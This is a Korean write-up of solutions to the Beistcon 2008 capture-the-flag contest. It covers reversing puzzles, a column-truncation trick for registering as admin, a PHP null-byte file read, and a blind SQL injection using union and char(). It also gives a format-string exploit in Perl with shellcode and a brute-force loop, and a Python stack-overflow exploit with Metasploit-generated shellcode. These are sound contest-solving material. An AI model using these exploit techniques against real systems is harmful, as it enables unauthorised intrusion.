No. 1

8888 port 에 접속하는 문제.
외부에서 접속이 되지 않았고, 무슨 트릭이 있는지는
잘 모르겠지만.. 문제가 같은 서버에서 셋팅 되어 있었기 때문에
해당 서버에 shell 로 접속하여, localhost 로 8888 port 에
접속하였다.

접속하였더니 아래의 암호글을 decrypt 하여 보내달라고 하는데,
아래에는 문자열들이 랜덤하게 출력되었다. 그리고 몇 초 지나지 않아 timeover 가 되어 연결이 끊어졌다.

base64 로 암호화 되어 디코드를 하면 md5 처럼 생긴 것이 나온다.
처음에는 hash 값들을 그대로 돌려보냈더니 답이 없었다.

hash 한 key 값을 찾아야 했는데,
짧은시간에 md5 를 bruteforce 하는것이 가능한가?라는 의문이 들었고, 랜덤하게 출력되지 않을것이라 생각되어
여러번 접속해본 결과 반복되는 것들이 있었다.
그중 하나를 골라 md5 unhash 를 하니
hahah 라는 값이 나왔고,

이를 다시 문자열이 반복되는 타이밍에 보내주자.
인증 코드를 획득 할 수 있었다.

No. 2

가입시, admin 으로 가입하기 위해서 필요한 조건은!

1) php 가 인식하는 스트링은 admin 이 아니어야 한다.

2) db 에서 select 로 검색해봐도 해당하는 id 가 없어야 한다.

3) db 에 insert 한 id 가 select where id='admin'을 이용하면 선택이 되어야 한다.

==

admin%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20XX 로 가입하였다.
(여기서 %20 은 매우 많음)

1) admin 이 아니기 때문에 1) 통과
2) 테이블의 특성을 검사한 결과, id 컬럼의 크기는 대략 20(즉, varchar(20) 혹은 char(20))
 눈을 씻고 뒤져봐야 20 자 넘는 결과를 찾을 수 없다.
3) insert 될 때, 뒤의 XX 는 잘려서 들어감. 따라서 가입되는 건 admin

이렇게 하여 금지된 아이디로 가입할 수 있었다.

No. 3

이 프로그램에는 포맷스트링 버그가 있다. 이걸 공략하자.

다음은 파일 링크에 사용할 이름을 생성하는 perl 소스이다.

```
#!/usr/bin/perl

#dtors - 080495b8

$fmt=$ARGV[0];
$s = 119;

#포맷스트링

print "%49149d";     #dtors 에는 쉘코드 주소를 넣는다.
print "%";
print $fmt;
print "₩$hn";

print "%";
print 16384-$s;
print "d";

print "%";
print $fmt+1;
print "₩$hn";

print "₩xbe₩x95₩x04₩x08₩xbc₩x95₩x04₩x08"x 10; #dtors 주소

print "₩x90"x102; # NOP slide

print "₩xeb₩x1a₩x5e₩x31₩xc0₩x50₩x88₩x46₩x07₩xb0";     #쉘코드
print "₩x30₩x48₩x88₩x06₩x88₩x46₩x04₩x56₩x89₩xf3";
print "₩x89₩xe1₩x89₩xe2₩xb0₩x0b₩xcd₩x80₩xe8₩xe1";
print "₩xff₩xff₩xff₩x2d₩x74₩x6d₩x70₩x2d₩x6e₩x79";
print "₩x2d";
```

파일이름은 ELF 로드과정에서 스택 맨 밑바닥에 자리잡게 된다.

물론, 파일이름은 스택의 맨 밑바닥에 들어있겠지만, 정확히 계산하기 귀찮으므로,

fmt 에 1 부터 무한대까지 넣어 부르트포스를 한다.

다음은 그 부르트포스를 하는 쉘 스크립트 소스이다.

```
#!/bin/bash

i=400

while true
do
        ln -s /beistcon/filename/filename `./mypl.pl $i`
        ./`./mypl.pl $i`
        #echo $i; sleep 1
        i=$((i+1))
        rm %*
done
```

이걸 돌리면 얼마 지나지 않아 쉘이 뜬다.


No. 5

문제는 총 세 개의 파일로 구성되어 있다.

Kcrypt.sys : 주어진 문자를 PS/2 Keyboard Controller OBF 에 써서 키보드 타이핑 한 것과 같은 역할을 하는 드라이버

Kbdhook.dll : SetHookWindowsEx 함수를 이용하여 Target Window 에 WH_KEYBOARD 훅을 걸어주는 InstallHook, UnHookWindowsEx 함수로 Hook 을 제거하는 UninstallHook, CALLBACK 함수로써 키보드 키 Press/Release 때 호출되어 Target Window 로 WM_USER+1 메시지를 보내는 fn 함수로 구성되어 있다.

Kbd.exe : Dialog Based 프로그램. 프로그램이 실행되면 WM_INITDIALOG 핸들러에서 kcrypt.sys 드라이버를 설치하고, Hook 을 건다.



Kbd.exe 에서 WM_USER+1 메시지를 처리하는 부분이다. Flag 를 검사하여 Key Press 일 때만 이 Routine 으로 들어오게 된다. 프로그램에 저장되어 있는 문자열 Str 에서 Str[count]의 값을 가져와 입력된 키 값과 비교하고 같으면 count 를 2 증가시켜 준다. Count 가 0x19 보다 클 때 Typing 함수를 실행시켜 정답 String 을 Keyboard Typing Simulation 해 준다.

저장된 문자열은 "**CXHkPmIzEGKzEWYzSWNmIHFhFmFmYWZzYWRmYQ==**"이고 짝수 번째 문자만 골라 열한 개를 입력하면 Typing 함수가 실행된다. String : **CHPIEKEYSNIFF**

미리 설치된 드라이버를 통해 입력되는 값들은 Keyboard Filter Driver 를 이용하여 구할 수 있었다.

---
password is 'have a nice day'

정답 : **have a nice day**

No. 8

열어보면 다크나이트 예고편 동영상이다. 끝까지 혹시나 무언가가 나올까 했으나 아무 것도 나오지 않는다.
헥사에디터로 열어보았다.

0x0000014d 쯤　Made By Hahah at Beist lab. Good Luck :D

네 안녕하세요. 감사합니다. 열심히 풀겠습니다.
쭈욱 훑어봤다. 끝머리에 몇개 재미있는 문자열이 보인다.

사실 strings 로 치면 끝에 있을 거다. 오래걸리긴 하지만. 흠.
아무튼 바로 보인다.

H1n7:LnJlZGFlSHJpYXBlUg==
2008 Beistcon :)

Base64 인가요. 바로 풀어본다.
.redaehriapeR

?? 아나그램인가?
그냥 reverse 시켜서 읽어보면 RepairHeader. 헤더를 고치라는 말 같다.
근데 헤더를 어떻게 고치라고.
그 옆에 보니까 TSIL 이 보인다. LIST 의 반대다.
그러고보니 파일명도 mirror.avi 다. 헤더정보만 빼고 완전 거꾸로 돌려봐야겠다.
초등학생도 C 하루만 배우면 짠다는 간단한 코드를 작성했다.

```
#include<stdio.h>
#define HELL 12

int main()
{
	FILE *in;
	FILE *out;
	int size;
	int i;
	char tmp[50];
```

```
	if(!(in=fopen("mirror.avi", "rb")) || !(out=fopen("fix.avi", "wb")))
		return -1;

	fseek(in, 0, SEEK_END);
	size = ftell(in);

	rewind(in);
	fread(tmp, HELL, 1, in);
	fwrite(tmp, HELL, 1, out);

	for(i=1;i<=size-HELL;i++)
	{
		fseek(in, size-i, SEEK_SET);
		tmp[0] = fgetc(in);
		fputc(tmp[0], out);
	}
	return 0;
}
```

헤더정보만 빼고 바이트를 완전 뒤집었다. 다시 헥사에디터로 읽어보니까, 음 역시 그래도 AVI 파일처럼 생겼군.
틀어본다. 윤하의 '텔레파시' 뮤직비디오가 나온다.
헤더를 고치기는 무슨. 낚시인가.
아무튼 윤하 너무 귀여웠다. 특히 마지막에 눈 깜짝이는거.
그리고 결국 뮤직비디오 마지막에 인증코드를 볼 수 있었다.

Good:)
Password is ...

AviSemordnilapSteganography

By Hahah @ beistlab

No.9

cube.exe

가운데 큐브그림이 있고 옆에 키를 입력하는 칸이 보인다.
그다지 예쁘지는 않은 큐브는 계속 뱅글뱅글 돌아간다.
그런데, 한 쪽 면에 마치 스테가노피라도 된 양 노이즈가 그려져있다.
일단 이건 패스하고, 옆에 키를 맞추는 루틴을 찾아보기로 한다.
디버거로 켜 보고 조금만 살펴보면 0x00401C70 부터 비교루틴이 보인다.

```
00401CAE   |. 83F9 0D            CMP ECX,0D
00401CB1   |. 75 63              JNZ SHORT Cube.00401D16
```

그리고 이 부분이 일단 키 문자열의 길이를 체크하는 것으로 보인다.
길이를 13 으로 하면 이 부분을 패스하고 바로 밑 0x00401CC1 부터 0x00401CFA 의 루프 안으로 들어간다.

그 루프는 첫번째 자리의 경우 세번째 자리를, 두번째는 네번째, 이렇게 해서
열두번째는 첫번째와, 열세번째는 두번째와 연산을 한다.

그리고 그 연산은 밑의 매크로 함수와 같다.

```
#define COMP(x, y) ((unsigned char)((unsigned int)(((((unsigned int)(((unsigned char)x)^((unsigned char)y))+0x68)%0x41)+((unsigned char)x)))^((unsigned char)x)))
```

x 가 해당 자리, y 가 해당 자리+2 의 자리 문자라고 할 때, COMP(x, y)를 한 결과값이 해당 자리의 암호화 값이 되고,
결국 이렇게 만들어진 0x05 0xF4 0x3F 0x19 0xE9 0x28 0x1D 0xC1 0x06 0xE9 0xE7 0x0E 0xFC 가 되면 된다.
처음에는 대충 짜니까 찾기가 너무 어려워서 대충 3 단위씩 잘라서 비교하기로 했다. 그 코드는 다음과 같고,

```
#include<stdio.h>
#define COMP(x, y) ((unsigned char)((unsigned int)(((((unsigned int)(((unsigned char)x)^((unsigned char)y))+0x68)%0x41)+((unsigned char)x)))^((unsigned char)x)))

char *answer = "₩x05₩xf4₩x3f₩x19₩xe9₩x28₩x1d₩xc1₩x06₩xe9₩xe7₩x0e₩xfc";
char q[13];
```

```
char real[13];
int suc[13];

int main()
{
	int a, b;
	int cnt;
	int i;

	cnt = 0;
	for(i=0;i<13;i+=1)
	{
		printf("-----(-2)-(0)-(+2)--₩n");
		for(q[i]=(int)'A';q[i]<=(int)'z';q[i]++)
		{
			for(q[(i+2)%13]=(int)'A';q[(i+2)%13]<=(int)'z';q[(i+2)%13]++)
			{
				for(q[(i+11)%13]=(int)'A';q[(i+11)%13]<=(int)'z';q[(i+11)%13]++)
				{
					if( ((q[(i+11)%13]>='[')&&(q[(i+11)%13]<='`'))
					    || ((q[i]>='[')&&(q[i]<='`'))
					    || (q[(i+2)%13]>='[')
					    &&(q[(i+2)%13]<='`') )
							continue;
				    if( (COMP(q[i], q[(i+2)%13]))==answer[i]
				      && (COMP(q[(i+11)%13], q[i]))==answer[(i+11)%13]   )
				        printf("%d'th : [%c][%c][%c], [%02x]₩n",i+1 , q[(i+11)%13], q[i],
q[(i+2)%13], (unsigned char)answer[i]);
				}
			 }
		  }
	 }
	return 0;
}
```

결과값을 가지고 조금 생각해 보면 키는 ImTheKeyHahah 가 된다. 쿨럭.
키값을 입력하면 "Oh, Is This The Key? :)" 라는 문자열이 나오고,

Great!

Find Password!
It's on CUBE :P

...라고 한다. 뭐야 이거, 놀려먹는 것도 아니고,
설상가상으로 마우스로 큐브를 움직이기 어려워진다. 이런,

어떻게 할까 하다가 제일 간단할 것 같은 방법을 선택했다. 큐브가 보이는 시야를 패치해보는 것이다.

그냥 디버거로 부르면 잘 안되길래 그냥 Attach 시켜버렸다. 그리고 찾아보면,
0x004018b6 부분에 gluLookAt()이라는 함수가 보인다. 인자값이 시야각이므로,
값을 어떻게 할까 하다가 그냥 x, y, z 각각 0x40000000 을 0xbffff000 정도로 고치면 답이 보인다.

Good Job!

Password is..
PlayWithOpenGL

By Hahah :D

No. 10 scramble

스크램블은 특정 단어를 scrambler() 함수를 이용해 뒤섞은뒤 본래 단어를 맞추는 게임이다.
이 문제는 여러 방법으로 접근할 수 있는데

첫번째는 scrambler()함수의 inverse func 를 구하는 것이 가장 좋은 방법 일테지만
심적 여유가 없어 감히 시도해 보지도 않았다.

두번째는 brute force 를 시도하는 것이다.
그런데 사실 단어 자체 내에서 뒤섞은 것이므로
길이 n 의 단어가 있으면 경우의 수는 n!이고 중복되는 단어에 따라 줄어드는건 확통 배운 사람은 다 알꺼다 —.—
이 방법으로도 프로그램을 작성하였으나 python 이라 그런지 느려서 답이 안나왔다;;

세번째 접근 방법은 한참 뒤에야 시도하게됐다.
첫번째 단계는 뭔가 beist 에 관련된 단어이고
두번째 단계에서부터는 뭔가 패스워드 관련된 단어들만 나온다는 것을 깨닫고
john the ripper 에서 사전파일을 가져오지 않았을까 라는 생각이 들었다.
따라서 john the ripper 의 사전파일과 beist 랩 관련단어들을 모두 set 에 넣고
sorting 시켜서 파일에 저장한뒤 문제가 나올때마다 sorted word 들과 비교하여
본래 답을 찾을 수 있다.
단어를 shuffling 했을시 겹치는 경우의 수가 상당히 많아 추측 성공률은 그리 높지 않으나
뭐 한 번만 성공하면 되니 여러번 실행하면 문제없다.

그리고 마지막 system()을 실행하기전에 권한 상승은 전혀 안해주는데
이 문제는 fork()로 child process 를 만들경우 file descriptor 의 권한은 그대로 상속 되므로
close()하지 않은 상태로 남겨진 패스워드 파일에 계속 접근할 수 있다.
때문에 권한 상승을 하지 않더라도 패스워드 파일 내용을 그대로 덤프 뜰 수 있었다.

근데 공격 코드가 문제 서버에서 만들고 백업은 안해놔서 없다.
죄송하다 —.—

No.11

file 을 열어서 보여주는 php 스크립트.

대략 이런 구조로 되어있음을 유추할 수 있었다.

```
$f = @fopen("./{$_GET['file'].txt", "r");
if ($f)
{
        echo(fread($f, 1000000));
        fclose($f);
}
```

$_GET['file']맨 뒤에 널바이트를 붙이면..

유닉스의 특성상 null 바이트는 무조건 파일이름의 끝으로 인식하기 때문에

뒤의 .txt 가 잘리게 된다.

따라서 $_GET['file']에 ./index.php/0 을 perl 'print~~ ' | nc 웹서버 80 해서

보내주면 답이 뜸..

No. 12

client A 에서 로그인을 하면 form 으로 전송하는 page 에서
fsocket open, fputs ? fclose 에러 메시지가 뜬다.

socket 은 client A 로 7770 번부터 7777 번까지 접속을 시도하며,
fputs 로 메시지를 주는 것 같았다.

netcat 을 이용해 포트를 열고, tcpdump 등을 이용해 어떤 내용을
주려고 하는지 살펴보았다.

특정주소에 aaa.php?id=admin&passwd=TJ...

기록을 안해놔서 정확한 파일이름과 passwd 를 잘 적지 못하겠다.
아무튼, 서버 쪽에서 password 와 id 를 알려주는 것이라 생각하고,
로그인을 하려 했으나 되지 않았다.

TJ... 뒤에 글씨가 잘 기억이 안남.
J 를 j 로 바꾸면 한글로 어떤 말이
되는 것 같아 password 를 Tj... 로 바꾸어서 로그인하니

로그인 성공. 인증코드를 획득할 수 있었다.

No. 13

웹사이트가 주어져있다.
only.php 에 소스를 보면

login 을 하기 위한 password 의 힌트가 있다.
base64 로 여러번 인코딩되어있는데
password1 과 2 를 풀면

guest/4a1429b036a53a86bb50ce22a88458ac

가있다. 뒤의 값은 md5 지만 bruteforce 를 해도 나오질 안는다.

답이 나오질 않아 여러가지 page 를 찾아봤다.

only 정확히는 only.php.bak 페이지에 들어가면,
board 라는 힌트가 나온다.

notice.php 라는 페이지를 찾았으나,
이때 당시 어떻게 접근해야할지를 몰랐다.

hack~me! 힌트가 나온뒤 index 에 name=hackme 라고 되어있는
그림을 살펴보면
4a1429b036a53a86bb50ce22a88458ac = 0lDzOmBi2
라는것이 있다.

guest/0lDzOmBi2 로 로그인하면

notice 로 링크가 되어있고, no 변수에 base64 로 인코딩하여 숫자 1 을 넘기고 있었다. sql 문이 실행되는 것으로 생각되었고
base64 로 인코딩되어 query 를 넘기기 때문에 sql injection 으로 공격하는 것이라 생각했다.

#나 --의 주석문, information_schema 를 넣으면 anti_hack 이라는 함수가 실행되었고 1 and ''='' 가 실행되지 않아 '등의 quote 도 걸러지고 있었다.

현재상황에서는 error 가 나고 안나고만을 판단할 수 있었고, no=1 일때 ㅂ 2 라는
경고창이뜬다는것 뿐이었다.

mysql_fetch_array error 를 이용해서, 테이블을 몇가지 찾아보았다. 먼저 board 와 member.을
찾으려다 mem 을 찾게되었고
board 의 field 값은 board.php 와 ckpw.php 에서 찾을 수 있었다.
mem 의 field 값은 스크립트를 돌려서 val 을 알아내었다.

mem 에 val 의 값을 union 으로 가져오니 ㅂ 2 라는 경고문이 뜨는 것을 확인하고, val 의 값을 like
문을 이용해서 'yes' 라는 값이 있음을 알아내었다. 문자열 입력에는 '가 필터링되니 char() 함수를
이용했다.

0 union select char(121,101,115) from board where 0=0
이렇게 하면 alert 이 출력되고
0 union select char(121,101,115) from board where 0=1
이렇게 하면 alert 이 출력되지 않았다.

where 절 아래의 조건을 검사할 수 있다는 것을 의미하고,
따라서 이제 board 에 있는 record 의 값들을 확인할 수 있다.

board 에는 한 개의 글이 있었고,
pass 를 알아 내는 것이 목적인 듯 했다.
pass 를 알아내기 위해 마찬가지로 like 문을 이용해 값을 알아내었다.
'_' 문자열이있어서 조금 당황했지만.
__759852__ 10 글자를 알아내었고
이를 인증하니 되지는 않고, ckpw.php 의 password: 된곳에
입력하니 인증키가 나왔다.

인증키를 따로 저장하지 않아서 죄송하다;

No.14




그림 1> 문제 프로그램 실행 화면

주어진 프로그램을 실행하면 다음과 같은 화면이 뜬다. 총 8 개의 EditBox 가 있고, 각각 한 글자의 알파벳을 입력할 수 있다.




그림 2> A를 채워서 OK버튼을 누른 결과

모든 칸을 A로 채워서 OK버튼을 누르면 위와 같은 메시지가 뜨는 것을 확인할 수 있다. 첫 칸을 B, C, D 로 바꿔가며 입력하면 다음과 같이 String이 규칙적으로 변한다.


B : **A**ZKEGI,+EI**R**B-VEFWNS**L**L+OW-GLRX=**E**ME
C : **Z**ZKEGI,+EI**Q**B-VEFWNS**K**L+OW-GLRX=**D**ME
D : **Y**ZKEGI,+EI**P**B-VEFWNS**J**L+OW-GLRX=**C**ME

다른 칸의 알파벳을 변경하며 입력해 보면, 주어진 String에서 8*n+(index) 에 해당하는 문자들이 변하는 것을 알 수 있다.

이를 토대로 이 프로그램은 "AAAAAAAA"를 입력했을 때 나오는 String인 [**BZKEGI,+EISB-VEFWNSML+OW-GLRX=FME**] 을 Vigenere Cipher를 이용하여 해독하는 것이라 추정할 수 있다.

특수문자가 문자열의 Index에 영향을 미치지 않기 때문에 공백으로 처리하게 되면, **BZKEGI EISB VEFWNSML OW GLRX FME** 라는 문자열이 된다.

여기서 8글자로 이루어진 단어 **VEFWNSML**를 **PASSWORD**나 **AUTHCODE**로 추정해볼 수 있다. **VEFWNSML의** 첫 두 글자 **VE**와 다음 두 글자 단어인 **OW**는 V와 O, E와 W가 각각 같은 키로 암호화되었기 때문에 각 쌍을 같은 크기만큼 Shift시켜 OW가 두 글자 단어가 되면 정답일 가능성이 높다. AUTHCODE로 추정했을 때 OW는 TM, PASSWORD로 추정하면 IS가 되므로 **VEFWNSML**를 **PASSWORD**가 되도록 키 값을 맞추면 VIGENERE라는 단어가 되고, 복호화된 문장은 **GREATE,+NEXT-PASSWORD+IS-THAT=KEY.**이다.




정답 : **VIGENERE**


No.15

Stv.exe 파일을 디버거로 열어보면, 메모리에 프로세스를 한 개 더 생성한 뒤 그 프로세스 메모리에 새로운 프로세스를 쓰고, 그 프로세스를 실행시킨 다는 것을 알 수 있다. 원본 프로그램을 직접 복구하여 Trace 해 볼 수 도 있지만, Attach 해서 Reversing을 하는 방법을 택했다.

Stv.exe를 실행 시킨 뒤 Attach 한 다음, GetWindowTextA 함수에 모두 Break Point를 걸고 Run 하면 확인버튼을 누르는 순간 프로세스가 중지된다. GetWindowTextA가 버퍼에 사용자가 입력한 Text 를 넣는다는 것을 확인하고, 그 버퍼에 Hardware Breakpoint를 건다. 다시 Run 하다 보면 어떤 수상한 string 이 스택에 올라와 있는 것을 확인 할 수 있다. 이번엔 이 string이 위치한 곳에 Hardware Breakpoint를 걸면, 우리가 입력한 string과 비교를 한 다는 것을 알 수 있다. 계속 추적해보면 0x004018AA 함수가 이 key를 generate 한다는 것을 알 수 있다. 확인 버튼을 누를 때마다 ysnzof, ykiiih, zsykii, kjkxkz, ksxzxo ... 이러한 키들이 생성 되는데, 어쨌거나 ysnzof를 넣고 확인을 누르면 그림이 뜬다.



그림이 두 개가 겹쳐있다는 힌트를 얻은 뒤, SPY++을 이용해 확인해 보았다.



두 개의 Static Control이 있다는 것을 알 수 있었다. 이제 그림을 한 개씩 추출하면 된다.

다음과 같은 프로그램을 작성하였다

```
#include <windows.h>

int main()
{
	HWND hWnd = (HWND)0x00BB0974;
	HWND hWnd2 = (HWND)0x004C1B06;

	ShowWindow(hWnd,SW_SHOW);
	ShowWindow(hWnd2,SW_HIDE);

	return 0;
}
```

위 프로그램을 이용하여 그림을 한 개씩 추출 할 수 있었다.

마지막으로 얻어낸 두 그림을 Photoshop에서 Diff기능을 이용하여 확인해보니, '05i2i5@naver.com' 메일 주소가 나타났다. 이 메일주소로 메일을 보내면 인증코드가 돌아온다!

No.16 fakeprint

fakeprint 는 특정한 포멧의 형태의 input 파일을 읽어 출력하는 문제이다.
문제는 마지막 출력을 위해서 fprint() 라는 함수를 사용하는데 이 함수가 prototype 만 보면 사실 int fprintf(FILE *restrict stream, const char *restrict format, ...); 과 같은 형태를 가지는 stdio 에 있는 함수 같지만 이게 fake 다.
fprint()라는 함수는 마치 fprintf()와 같은 역할을 하는듯 하지만
내부적으로 local buf 에 먼저 복사한뒤 다시 출력하는 형태를 띄고 있으므로
간단한 stack overflow 문제가 된다.
테스트 공격 코드는 다음과 같다.

```
============================================================
#!/usr/bin/python
import struct
#/* linux_ia32_exec -  CMD=cat /tmp/test.c Size=177 Encoder=PexAlphaNum
http://metasploit.com */
#unsigned char scode[] =
scode = "₩xeb₩x03₩x59₩xeb₩x05₩xe8₩xf8₩xff₩xff₩xff₩x4f₩x49₩x49₩x49₩x49₩x49"
scode += "₩x49₩x51₩x5a₩x56₩x54₩x58₩x36₩x33₩x30₩x56₩x58₩x34₩x41₩x30₩x42₩x36"
scode += "₩x48₩x48₩x30₩x42₩x33₩x30₩x42₩x43₩x56₩x58₩x32₩x42₩x44₩x42₩x48₩x34"
scode += "₩x41₩x32₩x41₩x44₩x30₩x41₩x44₩x54₩x42₩x44₩x51₩x42₩x30₩x41₩x44₩x41"
scode += "₩x56₩x58₩x34₩x5a₩x38₩x42₩x44₩x4a₩x4f₩x4d₩x4c₩x36₩x4b₩x50₩x4a₩x55"
scode += "₩x49₩x39₩x44₩x55₩x48₩x36₩x4a₩x36₩x4d₩x52₩x43₩x46₩x49₩x38₩x47₩x4e"
scode += "₩x4a₩x56₩x4f₩x32₩x43₩x37₩x4a₩x36₩x42₩x30₩x4a₩x36₩x4f₩x32₩x44₩x36"
scode += "₩x49₩x46₩x50₩x36₩x49₩x48₩x43₩x4e₩x44₩x45₩x4a₩x4e₩x42₩x41₩x42₩x30"
scode += "₩x42₩x30₩x42₩x50₩x43₩x56₩x41₩x56₩x46₩x57₩x42₩x42₩x4f₩x52₩x46₩x57"
scode += "₩x4d₩x56₩x42₩x57₩x4f₩x52₩x46₩x37₩x45₩x36₩x43₩x37₩x46₩x37₩x50₩x32"
scode += "₩x43₩x56₩x42₩x30₩x47₩x35₩x43₩x45₩x49₩x48₩x41₩x4e₩x4d₩x4c₩x42₩x38"
scode += "₩x5a";

f = open("test", "w")

size = 3000
append_str = "a" * size


retAddr = 0x804a9d0 # put address where residing your shellcode
```

```
str = ""
str += "a"
str += struct.pack("<I", retAddr) * 400
str += "₩x90" * 1000
str += scode
str = str + "₩x90" * (3000 - len(str))

str = "GET;%d;" % size + str
print str
f.write( str)
f.close()
==================================================
```

No.18 BBonus

뽀너스 문제는 총 두개의 stage 로 구성되어있는 문제를 풀면 쉘을 얻을수 있는 문제이다

첫번째 스테이지는 단순히 0-999 범위 안에서 랜덤하게 생성되는 숫자를 맞추면 되는데
10 번의 기회를 주고 low 인지 high 인지 알려주므로 걍 바이너리 서치 하는 식으로 하면
